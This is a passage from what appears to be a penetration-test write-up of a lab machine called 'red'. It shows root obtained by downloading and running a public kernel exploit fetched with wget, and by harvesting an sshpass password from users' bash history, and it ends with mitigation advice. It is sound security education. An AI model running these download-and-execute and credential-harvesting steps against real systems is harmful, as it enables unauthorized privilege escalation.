VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
www-data@red:/$
```

Figure 4.6.2: Contents of /etc/os-release.

Exploit link: https://www.exploit-db.com/exploits/39772




Figure 4.6.3: Privilege escalation exploit for kernel 16.04 is found on exploit DB.

3. Downloading, unzipping, assembling and executing the exploit provides root access to the target machine.

```
www-data@red:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
<tabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-01-30 18:47:25--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0.04s

2024-01-30 18:47:30 (180 KB/s) - '39772.zip' saved [7025/7025]
```

Figure 4.6.4: Downloading privilege escalation exploit to the target machine.

```
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$
```

Figure 4.6.5: Unzip privilege escalation exploit.




Figure 4.6.6: Root access gained after running the exploit.

4. Successful compilation and execution of exploit 39772 provides root access to the target machine. The flag can be seen below in Figure 4.6.7.




Figure 4.6.7: Contents of root flag in root.txt.

4.7 Privilege Escalation – Bash History Credentials

1. Checking the command history of each user reveals that **"JKAnode"** has used sshpass to establish a remote connection via the user account **"peter"**. Because sshpass is a non-interactive connection, the password is provided as an in-line argument and therefore is visible in the **".bash_history"** file.

Bash shell commands history: find /home -type f \(-name ".bash_history" -o -name ".bashrc" \) -exec grep -H "" {} +




Figure 4.7.1: History of all bash shell commands.

2. The username **“peter”** and the password **“JZQuyIn5”** allow a successful login to the target machine via SSH.




Figure 4.7.2: Successful SSH connection via the user peter.

3. Upon spawning the shell, no configuration file is present. However, inputting **"0"** prompts the creation of the configuration file, complete with a comment. This action enables interaction with the target machine.




Figure 4.7.3: Z shell configuration function.

4. Peter's home directory contains the hidden file **".sudo_as_admin_successful".** The name indicates that peter has sudo privileges to run any command as admin.

```
total 76
drwxr-xr-x  3 peter peter  4096 Feb 11 15:28 .
drwxr-xr-x 32 root  root   4096 Jun  4  2016 ..
-rw-------  1 peter peter     1 Jun  5  2016 .bash_history
-rw-r--r--  1 peter peter   220 Jun  3  2016 .bash_logout
-rw-r--r--  1 peter peter  3771 Jun  3  2016 .bashrc
drwx------  2 peter peter  4096 Jun  6  2016 .cache
-rw-r--r--  1 peter peter   675 Jun  3  2016 .profile
-rw-r--r--  1 peter peter     0 Jun  3  2016 .sudo_as_admin_successful
-rw-------  1 peter peter   577 Jun  3  2016 .viminfo
-rw-rw-r--  1 peter peter 39227 Feb 11 15:28 .zcompdump
-rw-rw-r--  1 peter peter    31 Feb 11 15:28 .zshrc
```

Figure 4.7.4: Contents of Peter's home directory.

"peter" has full sudo privileges, enabling the use of the sudo command to access **"flag.txt"**, thereby proving the attainment of root access.

```
red% cat .sudo_as_admin_successful
red% sudo ls root

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter:
ls: cannot access 'root': No such file or directory
red% cd /
red% sudo ls /root
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
red% sudo cat /root/flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                         .-'''''-.
                         |'-----'|
                         |-.....-|
                         |       |
                         |       |
       _,,_              |       |
    __.o`   o`"-.        |       |
 .-O o `"-.o   O )_,._   |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b
```

Figure 4.7.5: Contents of root flag.

5. MITIGATIONS

Directory Listing Enabled:

Web server settings should be configured to disable directory listing. This prevents attackers from gaining access to files and directories.

Outdated OS:

The target machine is running Linux version 16.04, which has multiple privilege escalation exploits available on exploit DB. The operating system needs to be updated to a later version to ensure that users are unable to elevate privileges without authenticating first.

WordPress Enumeration and Vulnerable Plugins:

The owner of the site should consider implementing a Web Application Firewall or security plugins to help detect and block malicious activity, including enumeration attempts.

Moreover, it's crucial to update or remove the WordPress plugin Advanced Video Embed 1.0 to eliminate the local File Inclusion exploit.

Weak Passwords:

Passwords for the blog page and FTP service are not secure. For example, the FTP account "**elly**" uses a palindrome of their name, "**ylle**", and the site administrator **“john”** uses a common password, which can be uncovered using dictionary attacks. To mitigate the risk of password attacks and enhance overall security posture, stringent password policies should be implemented, requiring a minimum length of 8 characters for each password. For an additional layer of security, multi-factor should be implemented to add an extra layer of protection against attackers.

Anonymous FTP login:

Anonymous logins, which do not require passwords for access, pose a risk of information disclosure. For example, the presence of an account named **“elly”** is confirmed in the **“note”** file, which can be accessed via anonymous login. To mitigate this risk, it is advisable to disable anonymous FTP login and enforce user authentication for access to the FTP server.

SSH pass login visibility:

sshpass requires you to specify the password directly in the command line or in a script, which can expose user passwords to anyone who has access to the command history or the script file. Instead, it is recommended to connect via SSH using the SSH command, thus avoiding the need to enter sensitive details directly into the command line or script.